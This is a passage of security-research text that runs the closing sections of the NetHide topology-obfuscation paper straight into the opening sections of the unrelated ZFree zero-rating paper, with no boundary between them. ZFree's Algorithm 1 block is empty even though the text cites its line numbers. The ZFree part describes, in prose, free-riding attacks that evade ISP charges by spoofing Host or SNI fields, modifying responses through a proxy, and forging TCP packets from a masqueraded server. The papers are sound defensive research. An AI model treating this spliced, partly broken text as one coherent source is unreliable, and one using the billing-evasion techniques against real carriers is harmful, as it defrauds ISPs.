The required flow density reduction naturally increases as the attacker's budget increases. In the right column where the attacker can run four times the number of required flows, even the *Random* attacker is successful because she can run so many flows (or even all possible flows in many cases) that it does not matter how the flows are selected.



Figure 14: Attack simulations comparing the *Random* attacker with *Bottleneck+Random*. The plots show the required flow density reduction ($FR$) for making the attacker succeed with $Pr < 1\%$ (first row) and the obtained accuracy and utility (second and third row) depending on the link capacity of the physical topology (measured as the percentage of secure links in the x-axis). For example, defending the Switch topology with only 60% secure links against *Bottleneck+Random* with $2\times$ budget maintains 80% accuracy.



Figure 15: Attack simulations comparing the *Random* attacker with *Bottleneck+Closeness*. *Bottleneck+Closeness* is slightly more powerful than *Bottleneck+Random* (Fig. 14), which results in more obfuscation that is required.

**Input:** Virtual topology $V = (N', L', T')$,
Flow $(s,d) \in N' \times N'$,
Flow path $T'_{s \to d}$
Bottleneck link $(n_1, n_2) \in L'$
**Output:** Preference $p \in [0,1]$

**if** $(n_1 \in T'_{s \to d}) \wedge (n_2 \in T'_{s \to d})$ **then**
  $p \leftarrow 1/|$ links between $n_1$ and $n_2$ in $T'_{s \to d}|$
**else if** $(n_1 \in T'_{s \to d}) \wedge (n_2 \notin T'_{s \to d})$ **then**
  $n_a \leftarrow$ node after $n_1$ in $T'_{s \to d}$
  $n_b \leftarrow$ node before $n_1$ in $T'_{s \to d}$
  $p_a \leftarrow$ length of path from $n_2$ to $n_a$
  $p_b \leftarrow$ length of path from $n_2$ to $n_b$
  $p \leftarrow 1/\min(p_a, p_b)$
**else if** $(n_1 \notin T'_{s \to d}) \wedge (n_2 \in T'_{s \to d})$ **then**
  (see above with $n_1$ and $n_2$ flipped)
**else**
  $p \leftarrow 0$

Algorithm 2: Flow preference metric. Flows that contain the bottleneck link or at least one of the endpoints of the link are more promising to be useful in the attack.

The second and third row in the plots show the accuracy and utility that is preserved after obfuscating the topology. We observe there, that especially the Abilene and Switch topologies provide high accuracy and utility even if less than 50 % of the links in $P$ are secure. Comparing Fig. 14 and Fig. 15 shows that since mitigating *Bottleneck+Closeness* requires more obfuscation, the achieved accuracy and utility is lower.

## 6.8 Case study: Link failure detection

We now show that NetHide preserves most of the usefulness of tracing tools by considering the problem of identifying link failures in obfuscated topologies. For our analysis, we use all three topologies and a flow density reduction factor of 50 %. Then, we simulate the impact of an individual failure for each link. That is, we analyze how a failing *physical* link is represented in $V$.

Failing a link can have different effects in $V$: Ideally, it is *correctly observed*, which means that the exact same link failure appears in $V$. But since $V$ contains links that are not in $P$ or vice-versa, a physical link failure can be observed as *multiple link failures* or as the *failing of another virtual link*.

In Fig. 13, we show that the vast majority of physical link failures is precisely reflected in the virtual topology. That is, NetHide allows users to use prevalent debugging tools to debug connectivity problems in the network. These results are a major advantage compared to competing approaches [28, 39] that do not send the tracing packets through the actual network.

# 7 Frequently asked questions

Below, we provide answers to some frequently asked questions and potential extensions of NetHide.

***Can a topology be de-obfuscated by analyzing timing information?*** In NetHide, each probing packet is answered by the correct router and thus the processing time at the last node is realistic. Though, the propagation time can leak information in topologies where the propagation delay of some links is significantly higher than of others.

However, extracting information from the propagation time in geographically small networks is hard for three reasons: *(i)* it is impossible to measure propagation time separately. Instead, only the RTT is measurable; *(ii)* the RTT includes the unknown return path; and *(iii)* NetHide keeps path length differences are small. For topologies exhibiting larger delays, NetHide can be extended to consider link delays as an additional constraints.

The same arguments hold for analyzing queuing times or other time measurements. Moreover, delays often vary greatly in short time intervals, making it practically infeasible to perform enough simultaneous measurements.

***Can a topology be de-obfuscated by analyzing link failures?*** Because some physical link failures are observed as multiple concurrent link failures in the virtual topology, an attacker can try to reconstruct the physical topology by observing link failures over a long timespan. However, this strategy is not promising for the following reasons: *(i)* most of the link failures are directly represented in the virtual topology (cf. §6.8). Observing them does not provide usable information for de-obfuscation; and *(ii)* analyzing link failures over time requires permanent tracing of the entire network between, which would make the attacker visible and is against the idea of LFAs.

***Is NetHide compatible with link access control or VLANs?*** Not at the moment, but we can easily extend our model to support them. The required changes are: *(i)* link access control policies need to be part of the NetHide's input; *(ii)* the ILP needs additional constraints to respect different VLANs (i.e., model forwarding trees per VLAN); *(iii)* the output consists of VLAN-specific paths; and *(iv)*, the runtime additionally matches on the VLAN ID and applies the appropriate actions.

***Does NetHide support load-balancing?*** Not at the moment, but after the following extensions: *(i)* instead of an exact path for each flow, we specify the *expected* load that a flow adds to each link (e.g., using max-min fair allocation as in [30]); *(ii)* the constraints regarding the flow density now constrain the *expected* flow density; *(iii)* the virtual topology can contain multiple parallel paths and probabilities with which each path is taken; and *(iv)* the runtime randomly selects one of the possible paths.

***How close to the optimal is the solution computed by NetHide?*** Computing this distance is computationally infeasible as it requires to exhaustively enumerate all possible solutions (one of the cruxes behind NetHide security). Instead, we measure the distance between the virtual and the physical topology (§6.2) and show that the virtual topology is already very close (in terms of accuracy and utility) to the physical one. The optimal solution would therefore only do slightly better, while being much harder to compute.

***Can NetHide be used with other metrics for computing the flow density?*** At present, NetHide requires a static metric such that the flow density can be computed before obfuscating the topology. For simplicity, we assume that the load which each flow imposes to the network is the same and all links have the same capacity. However, this assumption can easily be relaxed to allow specific loads and capacities for each flow and link (therefore requiring more knowledge or assumptions about the topology and the expected traffic).

## 8 Related work

Existing works on detecting and preventing LFAs can be broadly classified into reactive and proactive approaches. Reactive approaches only become active once a potential LFA is detected. As such, they do not prevent LFAs and only aim to limit their impact after the fact. CoDef [31] works on top of routing protocols and requires routers to collaborate to re-route traffic upon congestion. SPIFFY [25] temporarily increases the bandwidth for certain flows at a congested link. Assuming that benign hosts react differently than malicious ones, SPIFFY can tell them apart. Liaskos et al. describe a system [33] that continuously re-routes traffic such that it becomes unlikely that a benign host is persistently communicating via a congested link. Malicious hosts on the other hand are expected to adapt their behavior. Nyx [36] addresses the problem of LFAs in the context of multiple autonomous systems (ASes). It allows an AS to route traffic from and to another AS along a path that is not affected by an LFA.

On the other hand, proactive solutions—including NetHide—aim at preventing LFAs from happening and are typically based on obfuscation. HoneyNet [28] uses software-defined networks to create a virtual network topology to which it redirects `traceroute` packets. While this hides the topology from an attacker, it also makes `traceroute` unusable for benign purposes. Trassare et al. implemented topology obfuscation as a kernel module running on border routers [39]. The key idea is to identify the most critical node in the network and to find the ideal position to add an additional link that minimizes the centrality of this node. The border router replies to `traceroute` packets as if there was a link at the determined position. However, adding a single link has little impact on the security of a big network and even if the procedure would be repeated, an attacker could determine the virtual links with high probability. Further, `traceroute` becomes unusable for benign users as the replies come from the border router.

Linkbait [40] identifies potential target links of LFAs and tries to hide them from attackers. Hiding a target link is done by changing the routing of tracing packets from bots in such a way that the target link does not appear in the paths. As a prerequisite to only redirect traffic from bots, Linkbait describes a machine learning-based detection scheme that runs at a central controller which needs to analyze all traffic. Being based on re-routing of packets, Linkbait can only present paths that exist in the network. Therefore, a topology that does not have enough redundant paths cannot be protected. The paper does not discuss issues with an attacker that is aware of the protection scheme and sends tracing traffic that is likely to be misclassified and therefore not re-routed.

Other approaches that are related to LFAs but not particularly to our work are based on virtual networks [22], require changes in protocols or support from routers and end-hosts [19,29] or focus on the detection of LFAs [41].

## 9 Conclusion

We presented a new, usable approach for obfuscating network topologies. The core idea is to phrase the obfuscation task as a multi-objective optimization problem where security requirements are encoded as hard constraints and usability ones as soft constraints using the notions of accuracy and utility.

As a proof-of-concept, we built a system, called NetHide, which relies on an ILP solver and effective heuristics to compute compliant obfuscated topologies and on programmable network devices to capture and modify tracing traffic at line rate. Our evaluation on realistic topologies and simulated attacks shows that NetHide can obfuscate large topologies with marginal impact on usability, including in partial deployments.

## Abstract

Zero-rating services provide users with free access to contracted or affiliated Content Providers (CPs), but also incur new types of free-riding attacks. Specifically, a malicious user can masquerade a zero-rating CP or alter an existing zero-rating communication to evade charges enforced by the Internet Service Provider (ISP). According to our study, major commercial ISPs, such as T-Mobile, China Mobile, Boingo airport WiFi and United cabin WiFi, are all vulnerable to such free-riding attacks.

In this paper, we propose a secure, backward compatible, zero-rating framework, called ZFree, which only allows network traffic authorized by the correct CP to be zero-rated. We perform a formal security analysis using ProVerif, and the results show that ZFree is secure, i.e., preserving both packet integrity and CP server authenticity.

We have implemented an open-source prototype of ZFree available at this repository (https://github.com/zfree2018/ZFREE). A working demo is at this link (http://zfree.org/). Our evaluation shows that ZFree is lightweight, scalable and secure.

## 1 Introduction

Internet service providers (ISPs) often provide so-called zero-rating services, in addition to the normal charged ones, for contracted or affiliated content providers (CPs) to either attract more users or shift the payment responsibility from users to corresponding CPs. For example, T-Mobile provides a program called BingeOn with over one hundred CPs, such as Youtube, so that T-Mobile users can access free services provided by these CPs, e.g., watching Youtube videos. United Airline also allows passengers to access United.com and its partners' websites without paying fees over cabin WiFi.

Although zero-rating services provide convenience for both users and CPs, attackers—i.e., malicious users in our threat model—can launch so-called free-riding attacks to bypass the pre-set zero-rating policies and visit normal websites beyond zero-rating services for free. Such free-riding attacks involve three parties, i.e., the user, the ISP, and the CP. The threat model is different from traditional two-party attacks which exploit ISP-side charging bugs via uncharged protocols such as network domain service (DNS) and TCP retransmission. Specifically, Kakhki et al. [25] show that an attacker can masquerade a non-zero-rating HTTP server to be BingeOn enabled, i.e., zero-rated. One recent report from Sandvine [1] concludes, based on manual analysis of the small amount of real-world HTTP traffic, that a major US network carrier could lose $7,000,000 in a month due to such free-riding attacks alone. Our own manual analysis, as stated in Section 2.3, also reveals that in just one province of China, China Mobile loses at least half a million US dollar per month for 71TB free-riding traffic due to such attacks.

To better understand such free-riding attacks, we need to describe how existing zero-rating framework adopted by ISPs differentiates charged and zero-rating traffic. The tactic widely adopted in real-world ISPs is to directly inspect the traffic based on meta-data thus differentiating zero-rating contents. However, because a zero-rating policy involves three parties, the ISP can never tell whether the contents are indeed authorized by the CP as zero-rated, especially under the condition that one of the communicating party, i.e., the client, is malicious. Specifically, according to the nature of end-to-end communication, the client has the ability to modify or inject any non-zero-rated contents in between the ISP and the CP, even if the communication is encrypted.

To demonstrate this point, in Section 2.2 we go beyond the attacks proposed by Kakhki et al. [25] by introducing two new types of free-riding attacks: one compromising the end-to-end communication integrity and the other masquerading a HTTPS server. Our results show that many major real-world ISPs, such as T-Mobile LTE and Boingo Airport WiFi, are vulnerable to these two types of free-riding attacks. That is, even if the ISP

fixes the vulnerability proposed by Kakhki et al. [25] by authenticating the CP, free-riding attacks still exist.

As ISPs cannot differentiate zero-rating contents without the involvement of CPs, several recently-proposed zero-rating frameworks also include CPs in the process. In fact, many CPs, such as Facebook [11], also express their interest in a zero-rating framework, because free-riding traffic is eventually being charged to the CPs in terms of a payment responsibility shift. In some other cases such as United cabin WiFi and China Mobile's Migu video, the CPs are controlled by the ISPs, i.e., they are automatically involved.

Although theoretically it is possible to build a secure, zero-rating framework with both the CP and the ISP are involved, such effort is not straightforward. In fact, existing frameworks—no matter from academia or industry—are both vulnerable to free-riding attacks according to our analysis and experiments in Section 2.2.3. For example, Yiakoumis et al. proposed network cookies [50] in which an authentication token (called network cookie) serves as a ticket for the ISP to zero-rate corresponding traffic. We show that an attacker can either bind a network cookie designated for zero-rating traffic to normal traffic or inject non-zero-rating data into zero-rating traffic to bypass the zero-rating policy. For another example, Facebook provides an IP whitelist-based framework, called Facebook Zero [11], which allows ISPs to obtain an IP list for authentication. We also show that such approach is vulnerable, because a malicious user with the knowledge of all the communication information, such as TCP sequence number, can easily camouflage TCP/IP packets. To summarize, none of existing frameworks realize that the free-riding adversary, having access to all the end-to-end communication information, is different from a traditional network attacker, such as a man-in-the-middle—therefore, they cannot defend against free-riding attacks.

In this paper, we propose a brand-new Zero-rating FRamework with thrEe partiEs (ZFree) to defend against the powerful free-riding adversary. The key insight of ZFree is that the ISP and the CP need to exchange authentication information of the CP-user communication exclusively from the user. There are two points worth noting. First, the information should be kept from the user, a potential free-riding attacker. That is why some existing work, like Network Cookies [50] making the cookie information available to the user, fail to defend against free-riding attacks. Second, the information should be able to authenticate the communication between the user and the CP. Therefore, an IP whitelist-based approach, which adopts IP, a piece of forgeable information, cannot defend against free-riding attacks.

While the insight of ZFree is intuitively simple, the challenges lie in that the ZFree's design needs to satisfy the following properties:

- Security. ZFree needs to validate the authenticity of the zero-rating CP and verify the integrity of the communication between the CP and the user.
- Backward Compatibility. ZFree needs to incur minimum deployment burden to both CPs and ISPs, including no changes to existing (*i*) codebase and (*ii*) network packets. Specifically, any such changes may break existing network functionalities, such as intrusion detection systems and loader balancers.
- Privacy. ZFree needs to preserve the communication privacy between the user and the CP. That is, the CP cannot directly reveal any communication contents to the ISP for authentication.
- Performance. The performance overhead added to the end-to-end communication needs to be minimum. For example, if an unencrypted communication is sufficient between the CP and the user, we do not want to encrypt the communication for authentication, which brings overhead.

Specifically, we design a secure protocol, called ZFree control plane protocol, which transfers keyed hash, such as hash-based message authentication code (HMAC), of the CP-user communication (i.e., defined as data plane). Our protocol is simple and minimize—the protocol only needs to preserve server authenticity and data integrity for both control and data planes but not necessarily data secrecy like TLS. In particular, we make the following contributions in design ZFree control plane protocol to meet all the four properties as mentioned above. .

- Conducting a formal security analysis. We formally model ZFree control plane protocol using ProVerif, a formal protocol cryptographic analysis tool. ProVerif concludes that ZFree is secure, i.e., robust to free-riding attacks and we also discover that such protocol design is subtle because a simple variation can lead to a vulnerable protocol.
- Deploying pluggable components at both the ISP and the CP. To ease the deployment burden and maintain backward compatibility, we deploy a so-called *server agent* at the gateway of the CP that sniffs the traffic, hashes necessary packets and sends secure hashes to the ISP for authorization purpose. Meanwhile, we deploy a so-called *ISP assistant* at the ISP's core network that also sniffs the traffic, hashes packets and communicates with the server agent.
- Verifying packet integrity without violating end-to-end privacy. The ISP assistant verifies packet integrity by checking the secure hashes sent from the server agent: Only when the ISP assistant finds a match, the corresponding packet will be authorized for zero-rating service. That is, ZFree does not need

to understand the application layer protocols, thus preserving end-to-end privacy.

- Matching hash values in a distributed manner. The ISP assistant matches hashes received from the server agent by parallelizing the task to distributed nodes based on the prefixes of the hash values. Our evaluation shows that the non-blocking mode of ZFree—a mode used in mobile network as users can pay bills afterward—incurs only 1.26% overhead on the loading time of Top 500 Alexa websites and the blocking mode—a mode used in WiFi network—incurs 8.79% overhead. Our evaluation also shows both non-blocking and blocking modes introduce less network latency than TLS encryption.

We implemented an open-source prototype version of ZFree at the following repository (https://github.com/zfree2018/ZFREE) as well as a demo website (http://zfree.org/).

## 2 Free-riding Attacks

We first describe the threat model by presenting the roles of three parties in Section 2.1. Then, in Section 2.2, we present how to launch free-riding attacks on a broad range of real-world ISPs and research prototypes. Lastly, in Section 2.3, we introduce a manual analysis of free-riding attacks in China Mobile, a major ISP in China.

### 2.1 Threat Model

Our threat model has three parties, i.e., the user, the ISP and, the CP, as described below.

- User. A user visits the Internet under the service provided by the ISP via a *client* in terms of User Equipment (UE), e.g., mobile phone, in the mobile network. Normal traffic from the user is charged, and a small portion is zero-rated under the policy between the ISP and the CP. Our threat model assumes that the user is potentially *malicious*, i.e., trying to bypass the charging policy enforced by the ISP.
- Internet Service Provider (ISP). An ISP provides Internet service to the user. Our threat model assumes that the ISP is *benign*, i.e., trying to protect itself from free-riding attacks launched by users. Note that we exclude a malicious ISP because such scenario will fall back to the traditional end-to-end connection problem where the ISP is the man-in-the-middle.
- Content Provider (CP). A CP provides abundant contents, e.g., multimedia and games, to users. Our threat model assumes that the CP is *benign*, although a user may masquerade zero-rating CPs to mislead ISP.

### 2.2 Case Studies on Free-riding Attacks against real-world ISPs and Research Prototypes

In this section, we describe how to launch free-riding attacks against ISPs, such as real-world mobile networks, WiFi networks, and research prototypes.

#### 2.2.1 Real-world Mobile Networks

Real-world mobile ISPs adopt different tactics to zero-rate unencrypted (HTTP) or encrypted (HTTPS) traffic. Specifically, mobile ISPs adopt Deep Packet Inspection (DPI) to inspect the Host field of the HTTP header and determine whether the field belongs to a zero-rating CP. As for HTTPS traffic, mobile ISPs extract the destination host name from the Server Name Indication (SNI) in Server Name Extension segment of the client hello message and uses it as the determining factor of the zero-rating policy.

Due to the simple inspection tactics, an attacker can launch two types of free-riding attacks as follows. First, the attacker can masquerade a zero-rating traffic by modifying either the Host or SNI field in the HTTP(S) request packet. Second, the attacker can create a proxy between the ISP and a zero-rating CP, which modifies the CP's response. Such response modification is intuitive for unencrypted traffic; as for attacking encrypted traffic, because the client is malicious, the client can decrypt the content using the session key, modify packet, and then encrypt it again.

Now let us look at how these two types of free-riding attacks work for real-world ISPs. Particularly, we tested three zero-rating programs of different real-world ISPs, i.e., the BingeOn program of T-Mobile, the Migu video service of China Mobile, and the 'Wo+Tencent' video streaming service of China Unicom. In each case, we use the volume of charged data to verify whether the attack succeeds. Table 1 shows the overall results: except for these cases when the corresponding service is unavailable, all zero-rating programs of real-world ISPs are vulnerable to both types of free-riding attacks.

#### 2.2.2 Real-world WiFi Networks

There is no official documentation about how real-world WiFi networks zero-rate traffic. According to our analysis, the tactics are similar to mobile networks and we can launch the same free-riding attacks as in mobile networks. Specifically, we tested two types of free WiFi networks, i.e., United airline cabin WiFi and Boingo WiFi in Chicago O'Hare International Airport. United airline provides free WiFi network when users visit certain partners' websites, such as united.com and hertz.com. Boingo in Chicago O'Hare international airport provides a free WiFi network for 30 minutes and then charges the users.

Table 1 shows that both WiFi networks are vulnerable to free-riding attacks when the corresponding service is available. There are two things worth noting. First, we test the United cabin WiFi networks on a United flight from Newark Liberty International Airport, NJ to Miami International Airport, FL in December 2016. On that specific flight, United WiFi only allows users to

Table 1: Summary of the attacks on various defenses, such as these deployed on real-world ISPs and prototypes.

| | | Mobile Network | | | WiFi Network | | Prototypes | |
|---|---|---|---|---|---|---|---|---|
| | | T-Mobile | China Mobile | China Unicom | United | ORD | Network Cookies | IP Whitelist |
| Unencrypted traffic | Request masquerade | ✗ | ✗ | N/A | ✗ | ✗ | ✗ | ✗ |
| | Response modification | ✗ | ✗ | N/A | ✗ | ✗ | ✗ | ✗ |
| Encrypted traffic | Request masquerade | ✗ | N/A | ✗ | N/A | ✗ | ✗ | ✗ |
| | Response modification | ✗ | N/A | ✗ | N/A | ✗ | ✗ | ✗ |

✗: The ISP is vulnerable to that free-riding attack; N/A: Corresponding zero-rating service is not available.

visit HTTP version of united.com and hertz.com but not HTTPS version. Because all the HTTPS traffic is blocked by default when the user does not pay for the Internet, an attacker cannot masquerade HTTPS traffic. Second, we launch the free-riding attacks against the boingo WiFi in the ORD airport after the 30-minute free trial expires.

#### 2.2.3 Research Prototypes

In this part, we launch free-riding attacks against research prototypes that receive information from CPs for authentication. Specifically, we tested two prototypes: Network Cookies [50] , a zero-rating framework utilizing cookie-like tokens for authentication, and IP whitelist, which authenticates traffic based on a preset whitelist of the CP's IP addresses.

**Network Cookies** We first launch free-riding attacks against Network Cookies. Because the cookie server does not bind issued cookies to zero-rating traffic, a user can abuse the cookie for any traffic to the server. Furthermore, the communication integrity between a zero-rating CP and a user can be compromised by a man-in-the-middle attacker as the cookie does not validate the contents conveyed in the communication. We show that both of the implementation and protocol design in Network Cookies is vulnerable to free-riding attacks. Details about the vulnerability in their protocol can be found in Section 6. We now discuss their implementation. Specifically, we obtain the original implementation from the authors of Network Cookies paper and deploy the implementation in our lab environment. Network Cookies client, ISP middlebox and cookie server are installed at three lab servers with Ubuntu 16.04 operating systems: The client asks for Network Cookies together with DNS requests and the ISP middlebox verifies Network Cookies received from the client via a *verifycookie* function. We also setup a CP server, i.e., a NGINX web server, as the zero-rating content provider, and configure the hostname of the CP server to be zero-rated in the cookie server.

We then perform the aforementioned free-riding attacks and show that the prototype is vulnerable in Table 1. First, we create a malicious client application that binds the zero-rating network cookie obtained from the cookie server to a non-zero-rating traffic, i.e., attaching a valid network cookie in the HTTP header field 'network-cookie' with a non-zero-rating hostname. The results show that the ISP marks the traffic as zero-rated, thus exposing the vulnerability to free-riding attacks. Second, we create a proxy between the ISP and the CP server to modify the HTTP traffic. The results show that the proxy can successfully inject any arbitrary contents into a zero-rated traffic.

**IP Whitelist** We then launch free-riding attacks against a zero-rating framework based on IP whitelist. Specifically, here is how we setup the testing environment. We establish a CP server in a campus network and then a client in DigitalOcean Cloud. Then, we setup an IP whitelist server in between the client and the CP server that only allows zero-rating packet to be forwared. Now let us explain how we launch these two types of free-riding attacks.

First, we setup a masqueraded CP server in a different campus network, which pretends to be the zero-rating CP server. Then, the client—which is cooperating with the masqueraded server—establishes a connection, either encrypted or unencrypted, with the real CP server. Once the connection is created, the client forwards all the connection information, such as the sequence number, the acknowledgement number, the destination port, the source port and the TCP flags, to the masqueraded CP server. The masqueraded server, based on the received information, crafts TCP packets with zero-rating header mimicking the real CP server's behavior and send it to the client. As shown in Table 1, we can successfully launch these free-riding attacks against an IP whitelist based zero-rating framework. Our experiment results further show that we can launch such free-riding attack with only small amount of charged traffic, i.e., the information about the TCP connection to the real CP server. Specifically, the attack only requires 386 bytes for such information to the masqueraded server and the rest will be all free-riding traffic. Note that the masqueraded server needs information about the TCP connection to the real CP server because the ISP may have a firewall that checks all the connections and blocks malformed ones. Another thing worth noting is that the masqueraded server can embed free-riding traffic in TCP retransmission packets so that even

if the ISP checks the traffic volume, it cannot notice the difference.

Second, we setup a proxy in between the real CP server and the client to inject or modify the contents and the results prove the feasibility. Interestingly, in our prior experiment about masqueraded CP, the packet integrity between the client and the real CP is also violated, because the client can directly receive the crafted packet from the masqueraded CP if we use the next sequence number of the client-CP communication in the crafted packet.

### 2.3 Manual Analysis of Free-riding Attacks in China Mobile

In this section, we measure the severeness of free-riding attacks from an ISP's perspective. Specifically, we try to estimate the amount of free-riding traffic in China mobile's network. We understand that this is a generally difficult task, because if we can accurately measure free-riding attacks, such approach can be used for detection as well. In this subsection we gauge a lower bound for the amount of free-riding traffic.

The detailed steps for calculation is as follows. First, we calculate the average amount of zero-rated data for a normal user, which is roughly 300MB/month. Second, we filter these users whose zero-rating traffic amount is significantly higher than that of a normal user, say 3GB/month, from China mobile's billing system. Lastly, we manually inspect the zero-rating traffic of such users, e.g., looking at the communication contents if unencrypted, to decide whether it is free-riding traffic.

Our manual analysis is performed on the billing system of China Mobile's network in one province in January 2016. The results reveal 71TB free-riding traffic, equaling to half a million US dollar based on the China Mobile data charging rate. Note that one interesting finding is that some users consumed more than 30GB zero-rating data with Migu music per month, which is technically impossible for that zero-rating service because the user stream music for more than 24 hours per day.

## 3 Overview

In this section, we describe ZFree's architecture using mobile network as a deployment example shown in Figure 1. ZFree has two pluggable components: ISP assistant and CP server agent. The ISP assistant, located in the ISP's core network, is responsible for interacting with the server agent from different CPs, authenticating CPs and verifying zero-rating traffics with the information obtained from the server agent. The server agent, located in CP side, sniffs zero-rating outgoing traffic and sends information, i.e., packet keyed hashes, to the ISP assistant via ZFree control plane protocol.



Figure 1: ZFree's Architecture over Mobile Network

We demonstrate how to zero-rate traffics in ZFree, from a mobile connection's perspective. When a user connects to a CP server via a request, mobile ISP looks up the user's IP multimedia private identity (IMPI) via Mobility Management Entity (MME), find the user's subscription information from Home Subscriber Server (HSS), and determine whether the user is subscripted for zero-rating service. If yes, the mobile ISP checks the Host or SNI field, depending on HTTP or HTTPS connection, of the request, and assign a zero-rating GPRS Tunneling Protocol Tunnel (GTP Tunnel) to route the packets to ISP assistant where the ISP assistant sniffs data. Next, the request is transferred via GTP tunnel to the gateway (GW) thus forwarding to the CP data center. CP reply back a response based on the request. ZFree's server agent obtains the response, e.g., via mirroring the traffic, generate keyed hashes and send to ISP assistant over ZFree control plane. At the same time, the original response is transferred to the ISP and encapsulated from the GW back to the zero-rating GTP tunnel. The ISP assistant also obtains the response, generates keyed hashes, matches the hashes with those received from ZFree control plane, and decides whether to zero-rate the traffic. The ISP assistant talkes with ISP Policy and Charging Rules Function (PCRF) if the response traffic should not be zero-rated.

We note that ZFree is designed to prevent free-riding attacks. The ISP assistant will verify CP server's authenticity to prevent the client from connecting to a masqueraded server. At the same time, although the client has free access to modify the end-to-end communication, any modification will be monitored by the ISP assistant via matching packet hash values without intruding users' privacy.

## 4 ZFree Control Plane Protocol

In this section, we introduce the two-phase, six-step control plane communication protocol in Figure 2, which is triggered by the data plane communication, between the ISP assistant and the server agent. We first discuss the Setup Phase, which is used to establish a connection between the CP and the ISP assistant, in Sec-



Figure 2: ZFree Control Plane Protocol

tion 4.1 and then the Control Phase, which is used to authenticate the communication between the user and the CP, in Section 4.2.

### 4.1 Setup Phase

The setup phase, inspired by TLS 1.3, establishes a communication between the ISP assistant and the server agent, which agrees on a list of options, such as cipher suite and connection type, exchanges session keys and then verifies each other's certificate.

**1 Handshake**. The ISP assistant and the server agent exchanges setup options in the handshake step via "HELLO" messages. Specifically, both parties include a random number of computing keys, exchange cryptographic options, i.e., cipher suites, and agree on a list of ZFree options, such as policies (e.g., zero-rating and parental control), connection type (e.g., blocking vs. non-blocking and real-time vs. batch) indicating how packet hashes are sent to the ISP assistant, and a list of IP address ranges (e.g., 88.88.0.0/16) defining clients behind the ISP. Then, based on the "HELLO" message, both the ISP assistant and the server agent compute a traffic key similar to TLS 1.3 and can be used for future communications in the setup phase.

**2 Certificate Verification**. In this step, the ISP assistant and the server agent verify each other's certificate and compute a session key for control phase communication. Specifically, the server agent first sends its certificate and private key signature to the ISP assistant for verification. Then, both parties calculate the session key for communication. Next, the ISP assistant also send its certificate and private key signature to the server agent for verification. It is worth noting that the verification of a client certificate is uncommon in TLS communication, but we include it in ZFree protocol so that both parties are verified. Each ISP assistant and server agent has its own certificate. That is, different ISPs may assign different certificates to their ISP assistant, and the same applies to different CPs. Both ISP assistant and server agent have a certificate whitelist that only accepts certain certificates—the whitelist is created based on the mutual agreement between the ISP and the CP.

### 4.2 Control Phase

After setup, the communication between the ISP assistant and the server agent is triggered by the data plane communication, and we call this control plane communication the control phase. Note that a key point here is that we need to ensure the data integrity but not necessarily data secrecy.

**3 Data Plane TLS Setup (Optional)**. In this step, the client talks with the CP server in the data plane. The communication is in plaintext using TCP or optionally with encryption using TLS. The choice is purely made by the agreement of the client and the CP server.

**4 Realtime-type Connection**. When a response is sent from the CP server to the client during their communication in the data plane, the control plane communication is correspondingly triggered. Say, the connection type is Realtime (defined in Step 1). The server agent sniffs all the response packets and send the keyed hashes of the responses via "HASHPUSH" messages. Note that the "HASHPUSH" message itself also needs to be hashed with a key to ensure control plane data integrity. Accordingly, the ISP assistant also sniffs and hashes all the response packets with the session key, and matches the hashes with what it receives from the server agent. The ISP assistant takes different actions depending on the ZFree configuration mode.

4a **Non-blocking Mode**. The ISP assistant only sniffs data plane packets.

4b **Blocking Mode**. The ISP assistant blocks data plane packets and allows them only after a match.

**5 Batch-type Connection.** When the connection

typeturns to Batch (defined in Step ❷). The server agent waits for a "HASHPULL" message from the ISP assistant and then sends a "HASHPUSH" message.

❻ **Status Report.** Both the ISP assistant and the server agent can report the current status to each other, e.g., unmatched hashes, for diagnosis purpose. Similarly, the message is accompanied with a keyed hash of itself to ensure integrity.

# 5 System Design

We present the system design part of both the server agent and the ISP assistant in this section.

**Algorithm 1:** ISP Assistant Algorithm

```
   Format ZFree::Command refers to these defined in ZFree Protocol.
   Input: RawPacket, ZFree :: Command

```

Algorithm 2 shows the system design of the server agent. In the setup phase, the server agent first establishes a connection with the ISP assistant in the *Handshake* function. Notably, the server agent exchanges ZFree version, connection type, policy as well as Diffie-Hellman cipher suite, pre-shared key and random number with the ISP assistant via an "HELLO" message (Line 3–6). Based on the agreed Diffie-Hellman cipher, the server agent computes the traffic key (Line 4) and then sends its certificate to the ISP assistant using the traffic key (Line 8). After that, the server agent generates a finish message with its private key signa-

ture encrypted with the traffic key (Line 9–10). At the same time, the server agent also generates a session key based on key share, master secret and traffic key (Line 11). Next, the server agent waits for the ISP certificate (Line 12–13) and ISP finish message (Line 14–15). Lastly, the server agent verifies ISP's identity with the CA: if verified, it calls *ProcessHash* to start data plane inspection, and otherwise terminates the socket (Line 16–20).

Packets in the data plane trigger the control phase of the server agent. Specifically, the *ProcessHash* function (Lines 21–30), a multithreaded function to efficiently process packets, parses each data plane packet using *ZFreeParseModule* (Line 22), and then calculates the keyed hash value of the packet using *ZFreeHashEngine* (Line 13) with HMAC function. Based on the connection type, the server agent chooses to send the keyed hash in realtime mode (Line 25–27) or batch mode (Line 28–30).

### 5.2 ISP Assistant

Algorithm 1 shows how the ISP assistant works. In the setup phase, the ISP assistant first creates a connection with the server agent in the *Handshake* function (Line 1–22). Specifically, the ISP assistant exchanges "HELLO" messages with the server agent (Line 3–5), computes the traffic key (Line 6), decrypts the server agent's certificate and private key signature with the traffic key (Line 11), and then verifies the server agent's certificate (Line 12). Next, the ISP computes the session key (Line 13) and send its own certificate, private key signature and a finish message to the server agent (Line 14–17). After the connection is established, the ISP assistant checkes "STATUS" messages from the server agent (Lines 38–39).

In the control phase, ISP assistant is triggered by (*i*) a data plane packet, and (*ii*) a control plane "HASHPUSH" message. First, when a data plane packet comes, the *ISPProcessHash* function (Line 23–29) parses the packet, calculate the keyed hash, and send it to the corresponding distributed hash matching module, i.e., based on the first two bits of the hash (bit and with a *mask* in Line 41), for matching. If match, the ISP assistant sends the packet to the *PCRF_Charging_Module* (Line 27). If no match is found, the ISP assistant saves the hash into the database and wait (Line 29). Second, in *ReceiveSAHash* function (Lines 30–37), when a control plane "HASHPUSH" message comes (Lines 31–36), the ISP assistant also gets the keyed hash value from server agent and uses the distributed hash matching module for matching. Procedures are similar to the first case.

## 6 Formal Security Analysis

In this section, we perform a formal security analysis on three zero-rating frameworks—Network Cookies [50], IP whitelist [16, 3] and ZFree—using ProVerif [15, 14], an automatic cryptographic protocol verifier. Our ProVerif models are open-source, which can be found in ZFree's repository (https://github.com/zfree2018/ZFREE).

### 6.1 Formal Models

